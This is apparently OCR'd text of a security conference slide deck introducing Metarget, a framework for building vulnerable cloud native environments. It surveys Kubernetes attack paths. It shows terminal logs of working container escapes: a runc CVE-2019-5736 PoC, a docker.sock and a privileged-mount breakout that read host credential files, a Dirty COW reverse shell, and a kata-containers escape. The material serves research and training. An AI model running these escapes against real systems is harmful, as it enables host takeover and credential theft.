
Metarget

Auto-construction of Vulnerable Cloud Native Infrastructure

Bonan Ruan, NSFOCUS



Bio: Bonan Ruan


- Security researcher
- Xingyun Lab, NSFOCUS
- Focus on cloud/virtualization security
- Github: @brant-ruan
- E-mail: rambo#wohin.me

Agenda

- Offensive Overview of Cloud Native Security
- Introduction to Metarget
- Case Study: Post-penetration against K8s
  - Vulnerable Environment Auto-construction
  - Vulnerabilities Exploitation & Persistence
- Study Methodology of Cloud Native Security


1. Offensive Overview of Cloud Native Security

Cloud Native All in One




overview of Docker host


overview of K8s cluster



overview of CNCF ecosystem (source: cncf.io)




Risks Analysis



Container Technologies Risks

- Host OS Risks
  - Large attack surface
  - Shared kernel
  - Host OS component vulnerabilities
  - Improper user access rights
  - Host OS file system tampering
- Orchestrator Risks
  - Unbounded administrative access
  - Unauthorized access
  - Poorly separated inter-container network traffic
  - Mixing of workload sensitivity levels
  - Orchestrator node trust
- Image Risks
  - Image vulnerabilities
  - Image configuration defects
  - Embedded malware
  - Embedded clear text secrets
  - Use of untrusted images
- Registry Risks
  - Insecure connections to registries
  - Stale images in registries
  - Insufficient authentication and authorization restrictions
- Container Risks
  - Vulnerabilities within the runtime software
  - Unbounded network access from containers
  - Insecure container runtime configurations
  - App vulnerabilities
  - Rogue containers

Source: NIST.SP.800-190 Application Container Security Guide



→ Attack Path

① Enter the cluster

② Attack containers in the same pod

③ Attack containers in other pods


④ Attack pods on other nodes

⑤ Attack host

⑥ Attack control plane

Attack Scenarios in K8s Cluster


Pentest in K8s



*k0otkit is a post-penetration technique released by us on CIS 2020, which could be used in penetrations against K8s clusters.
k0otkit will be utilized later in part 3 (Post-penetration against K8s).

Container Escaping


CVE-2019-5736



```
rambo@matrix:~/CVE-2019-5736-PoC$ docker --version
Docker version 18.03.1-ce, build 9ee9f40
rambo@matrix:~/CVE-2019-5736-PoC$ docker-runc --version
runc version 1.0.0-rc5
commit: 4fc53a81fb7c994640722ac585fa9ca548971871
spec: 1.0.0
rambo@matrix:~/CVE-2019-5736-PoC$ docker ps
CONTAINER ID        IMAGE               COMMAND             CREATED
STATUS              PORTS               NAMES
6a545f9c889d        ubuntu              "/bin/bash"         2 minutes ago
Up 2 minutes                            peaceful_tesla
rambo@matrix:~/CVE-2019-5736-PoC$ cat main.go | grep 'payload'
var payload = "#!/bin/bash \n echo 'hello, host' > /tmp/magic.dat"
                        writeHandle.Write([]byte(payload))
rambo@matrix:~/CVE-2019-5736-PoC$ docker cp main 6a54:/poc
rambo@matrix:~/CVE-2019-5736-PoC$ docker exec -it 6a54 /bin/bash
root@6a545f9c889d:/# /poc
[+] Overwritten /bin/sh successfully
[+] Found the PID: 28
[+] Successfully got the file handle
[+] Successfully got write handle &{0xc4200a5900}
root@6a545f9c889d:/#
```


native components vuln

/var/run/docker.sock




```
root@JD:/home/rambo# echo "we have created a container with docker.sock mounted"
we have created a container with docker.sock mounted
root@JD:/home/rambo# history | grep docker.sock | grep -v history
  311  docker run -itd --name with_docker_sock -v /var/run/docker.sock:/var/run/docker.sock ubuntu
  317  echo "we have created a container with docker.sock mounted"
root@JD:/home/rambo# docker exec -it 5ca2 /bin/bash
root@5ca299e48f0a:/# ls -al /var/run/docker.sock
srw-rw---- 1 root 999 0 Jan  1 09:45 /var/run/docker.sock
root@5ca299e48f0a:/# echo "we have installed docker-ce-cli within this container"
we have installed docker-ce-cli within this container
root@5ca299e48f0a:/# docker ps
CONTAINER ID        IMAGE               COMMAND             CREATED             STATUS
5ca299e48f0a        ubuntu              "/bin/bash"         16 minutes ago      Up 16 minutes
r_sock
6eec89f8206e        ubuntu              "/bin/bash"         17 hours ago        Up 17 hours
lgamal
root@5ca299e48f0a:/# echo "now run a new container with host / mounted"
now run a new container with host / mounted
root@5ca299e48f0a:/# docker run -it -v /:/host ubuntu /bin/bash
root@309b23f60e54:/# echo "now chroot to host /"
now chroot to host /
root@309b23f60e54:/# chroot /host
# /bin/bash
root@309b23f60e54:/# echo "now we are outside the container"
now we are outside the container
root@309b23f60e54:/# hostname
309b23f60e54
root@309b23f60e54:/# cat /etc/shadow | grep rambo
rambo:[redacted]aK[redacted]tod
root@309b23f60e54:/#
```

dangerous mount



every layer could be exploited!


CVE-2016-5195



```
ubuntu@fe3c70110fc3: ~/dirtycow-vdso
ubuntu@fe3c70110fc3:~/dirtycow-vdso$ whoami
ubuntu
ubuntu@fe3c70110fc3:~/dirtycow-vdso$ ./0xdeadbeef 172.18.0.2:10000
[*] payload target: 172.18.0.2:10000
[*] exploit: patch 1/2
[*] vdso successfully backdoored
[*] exploit: patch 2/2
[*] vdso successfully backdoored
[*] waiting for reverse connect shell...
[*] enjoy!
[*] restore: patch 2/2
whoami
root
cat /root/flag
flag{Welcome_2_the_real_world}
ifconfig | head -n 3
br-c042bb325072 Link encap:Ethernet  HWaddr 02:42:a3:b8:c3:9c
          inet addr:172.18.0.1  Bcast:0.0.0.0  Mask:255.255.0.0
          inet6 addr: fe80::42:a3ff:feb8:c39c/64 Scope:Link
```

kernel vuln


--privileged



```
root@JD:/home/rambo# docker ps | grep privileged
b916c45e5059        ubuntu              "/bin/bash"         29 hours ago
Up 29 hours                             no_privileged
3b068bd6212f        ubuntu              "/bin/bash"         29 hours ago
Up 29 hours                             privileged
root@JD:/home/rambo# docker exec b916c45 fdisk -l
root@JD:/home/rambo#
root@JD:/home/rambo# docker exec 3b068bd fdisk -l | tail -n 2
Device     Boot Start      End  Sectors Size Id Type
/dev/vda1  *     2048 83886079 83884032  40G 83 Linux
root@JD:/home/rambo#
```

```
root@JD:/home/rambo# docker exec -it 3b068bd /bin/bash
root@3b068bd6212f:/# fdisk -l | grep /dev/vda1
/dev/vda1  *      2048 83886079 83884032  40G 83 Linux
root@3b068bd6212f:/# mkdir /host
root@3b068bd6212f:/# mount /dev/vda1 /host
root@3b068bd6212f:/# chroot /host
# /bin/bash
root@3b068bd6212f:/# cat /etc/passwd | grep rambo
rambo:x:1000:1000:,,,:/home/rambo:/usr/bin/zsh
root@3b068bd6212f:/#
```

dangerous config



```
root@matrix:~/escape-kata# ./exploit.sh
[*] Running an Ubuntu container to warm up...
Linux 13763735fdab 5.3.0-rc3 #1 SMP Thu Jan 16 01:53:44 UTC 2020
x86_64 x86_64 x86_64 GNU/Linux
[*] Exploiting to escape kata...
[*] Running malicious container with kata on CLH...
        [+] In the evil container
        [*] Searching for the device...
        [+] Device found
        [*] Mknoding...
        [+] Mknoded successfully
        [*] Replacing the guest kata-agent...
debugfs 1.45.5 (07-Jan-2020)
debugfs: open -w /dev/guest_hd
debugfs: cd /usr/bin
debugfs: rm kata-agent

debugfs: write /evil-kata-agent kata-agent
Allocated inode: 169
debugfs: close -a
        [+] Done
[+] Guest image file has been compromised
[*] Running malicious container with kata on CLH once again...
```

kata-containers escape

- CVE-2020-2023
- CVE-2020-2025
- CVE-2020-2026

by Yuval Avrahami
(Black Hat USA 2020)

2. Introduction to Metarget

Relative Work


There are already some open-sourced target projects, which aim to facilitate deployment of vulnerable applications and help to master Web hacking skills.

However, none of them could be used to construct vulnerable infrastructure environments, especially those popular in cloud native ecosystem.

The question is, how can we construct vulnerable infrastructures easily and quickly in daily research?

Do we have to create a new VM and install components manually every time we begin a new vulnerability research?

What should we do to create multi-layer vulnerable environments so that ethical hackers could practice from Web hacking, privilege escalation, container escaping to lateral movement, even persistence?



18 Apr 2018
ThinkPHP Builder.php SQL 注入漏洞
13 Apr 2018
Spring Data Commons 代码执行漏洞(CVE-2018-1273)
20 Sep 2017
Spring Data REST PATCH 请求代码执行漏洞(CVE-2017-8046)

vulapps.evalbug.com

Here Comes Metarget!

- Metarget = meta + target
- 300+ stars, 50+ forks
- A framework providing automatic constructions of vulnerable infrastructures.

- “Install vulnerabilities” (with Metarget, you can):

✓ ./metarget cnv install cve-2016-5195
✓ ./metarget cnv install cve-2019-5736
✓ ./metarget cnv install cve-2018-1002105
✓ ./metarget cnv install kata-escape-2020

